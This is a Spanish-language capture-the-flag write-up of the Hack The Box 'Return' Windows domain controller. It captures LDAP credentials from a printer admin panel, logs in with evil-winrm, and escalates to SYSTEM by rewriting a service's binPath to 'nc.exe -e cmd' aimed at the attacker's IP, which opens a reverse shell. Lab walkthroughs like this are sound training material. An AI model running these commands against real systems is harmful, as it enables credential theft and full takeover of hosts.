Return - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: HTB Printer Admin Panel
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-11-06 09:13:04Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-
First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-
First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
```

Encontramos el dominio return.local. Comenzamos enumerando el servicio SMB pero no encontramos nada a traves de una null session:

```
└─$ smbclient -L 10.10.11.108 -N
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.108 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[~/Downloads]
└─$ smbmap -H 10.10.11.108 -u 'null'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                    https://github.com/ShawnDEvans/smbmap

[\] Checking for open ports ...
[|] Checking for open ports ...
[/] Checking for open ports ...
[*] Detected 1 hosts serving SMB
[*] Established 0 SMB connections(s) and 0 authenticated session(s)
[*] Closed 0 connections
```


En el puerto 80 encontramos un panel de administracion de la impresora:



Si le damos a settings podemos ver con que servidor se comunica, el puerto y unas credenciales

Como salen asteriscos podemos inspeccionar el elemento y poder ver si se trata de texto oculto o si realmente son asteristos:

Como vemos que es de tipo texto, son credenciales en texto plano, por lo tanto son asteriscos reales. Si intentamos cambiar la contraseña vuelve a su estado normal. Lo que podemos hacer es apuntar a nuestro equipo en "Server Address" para ver si recibimos algo mientras nos ponemos a la escucha por el puerto 389 con netcat:



Recibimos unas credenciales, vamos a probar si son validas para smb y winrm:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.108 -u svc-printer -p '1edFg43012!!'
SMB         10.10.11.108    445    PRINTER          [*] Windows 10 / Server 2019 Build 17763 x64 (name:PRINT
n.local) (signing:True) (SMBv1:False)
SMB         10.10.11.108    445    PRINTER          [+] return.local\svc-printer:1edFg43012!!

┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.11.108 -u svc-printer -p '1edFg43012!!'
WINRM       10.10.11.108    5985   PRINTER          [*] Windows 10 / Server 2019 Build 17763 (name:PRINTER)
cal)
WINRM       10.10.11.108    5985   PRINTER          [+] return.local\svc-printer:1edFg43012!! (Pwn3d!)
```

Primero, vamos a enumerar las carpetas compartidas que puede ver este usuario por SMB:

```
[+] IP: 10.10.11.108:445        Name: return.local              Status: Authenticated
        Disk                                                   Permissions     Comment
        ----                                                   -----------     -------
        ADMIN$                                                 READ ONLY       Remote Admin
        C$                                                     READ ONLY       Default share
        IPC$                                                   READ ONLY       Remote IPC
        NETLOGON                                               READ ONLY       Logon server share
        SYSVOL                                                 READ ONLY       Logon server share
[*] Closed 1 connections
```

Como no he encontrado gran cosa enumerando recursos compartidos voy a acceder a la maquina victima con rpcclient para enumerar usuarios del dominio.

```
└─$ rpcclient 10.10.11.108 -U 'return.local/svc-printer%1edFg43012!!'
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[svc-printer] rid:[0x44f]
```

Vamos a acceder al servidor con el usuario "svc-printer":

```
└─$ evil-winrm -i 10.10.11.108 -u svc-printer -p '1edFg43012!!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limita
is machine

Data: For more information, check Evil-WinRM GitHub: https://gi

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents> dir
```

ESCALADA DE PRIVILEGIOS

Si vemos los grupos del usuario "svc-printer", podemos ver que pertenece al grupo Server Operators:

```
Local Group Memberships      *Print Operators      *Remote Management Use
                             *Server Operators
Global Group memberships     *Domain Users
```

Vamos a investigar que pueden hacer los usuarios que pertenecen a este grupo:

> Members of the Server Operators group can administer domain controllers. This group exists only on domain controllers. By default, the group has no members. Members of the Server Operators group can take the following actions: sign in to a server interactively, create and delete network shared resources, start and stop services, back up and restore files, format the hard disk drive of the computer, and shut down the computer. This group can't be renamed, deleted, or removed.

Podemos ver que este usuario tiene la capacidad de parar e iniciar servicios. Primero vamos a subir el binario de netcat:

```
*Evil-WinRM* PS C:\Windows\temp> upload /home/kali/Downloads/nc.exe

Info: Uploading /home/kali/Downloads/nc.exe to C:\Windows\temp\nc.exe

Data: 51488 bytes of 51488 bytes copied

Info: Upload successful!
```

Ahora vamos a intentar crear nuestro propio servicio con "sc.exe". Vamos a decirle que cuando se inicie el servicio (binPath), entrable una conexion con netcat:

```
sc.exe create servicio binPath="C:\Windows\temp\nc.exe -e cmd 10.10.14.11 1234"
```

```
*Evil-WinRM* PS C:\Windows\temp> sc.exe create servicio binPath="C:\Windows\temp\nc.exe -e cmd 10.10.14.11 1234"
[SC] OpenSCManager FAILED 5:

Access is denied.
```

No tenemos permisos para crear un servicio. Lo que podemos hacer es manipular el "binPath" de uno existente al que tengamos permisos:

```
*Evil-WinRM* PS C:\Windows\temp> services

Path                                                                                                Privileges Service
----                                                                                                ---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe                                                 True ADWS
\??\C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys       True MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe                                             True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                                                          True PerfHost
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"                               False Sense
C:\Windows\servicing\TrustedInstaller.exe                                                                False TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"                                    True VGAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"                                                       True VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe"                            True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe"                           True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"                                                     False WMPNetworkSvc
```

Intentamos manipular el primero:

`sc.exe config ADWS binPath="C:\Windows\temp\nc.exe -e cmd 10.10.14.11 1234"`

```
*Evil-WinRM* PS C:\Windows\temp> sc.exe config ADWS binPath="C:\Windows\temp\nc.exe -e cmd 10.10.14.11 1234"
[SC] ChangeServiceConfig SUCCESS
```

Hemos conseguido modificar la accion que va a realizar el servicio una vez iniciado, ahora vamos a reiniciar el servicio:

```
*Evil-WinRM* PS C:\Windows\temp> sc.exe stop ADWS

SERVICE_NAME: ADWS
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
*Evil-WinRM* PS C:\Windows\temp> sc.exe query ADWS

SERVICE_NAME: ADWS
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
*Evil-WinRM* PS C:\Windows\temp> sc.exe start ADWS
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

Vemos que nos da un error al reiniciar el sercivio, vamos a probarlo con otro servicio, por ejemplo con VMTools:

```
*Evil-WinRM* PS C:\Windows\temp> sc.exe config VMTools binPath="C:\Windows\temp\nc.exe -e cmd 10.10.14.11 1234"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Windows\temp> sc.exe query VMTools

SERVICE_NAME: VMTools
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_PRESHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
*Evil-WinRM* PS C:\Windows\temp> sc.exe stop VMTools

SERVICE_NAME: VMTools
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
*Evil-WinRM* PS C:\Windows\temp> sc.exe start VMTools
```

Nos llega la conexion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.108] 62368
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```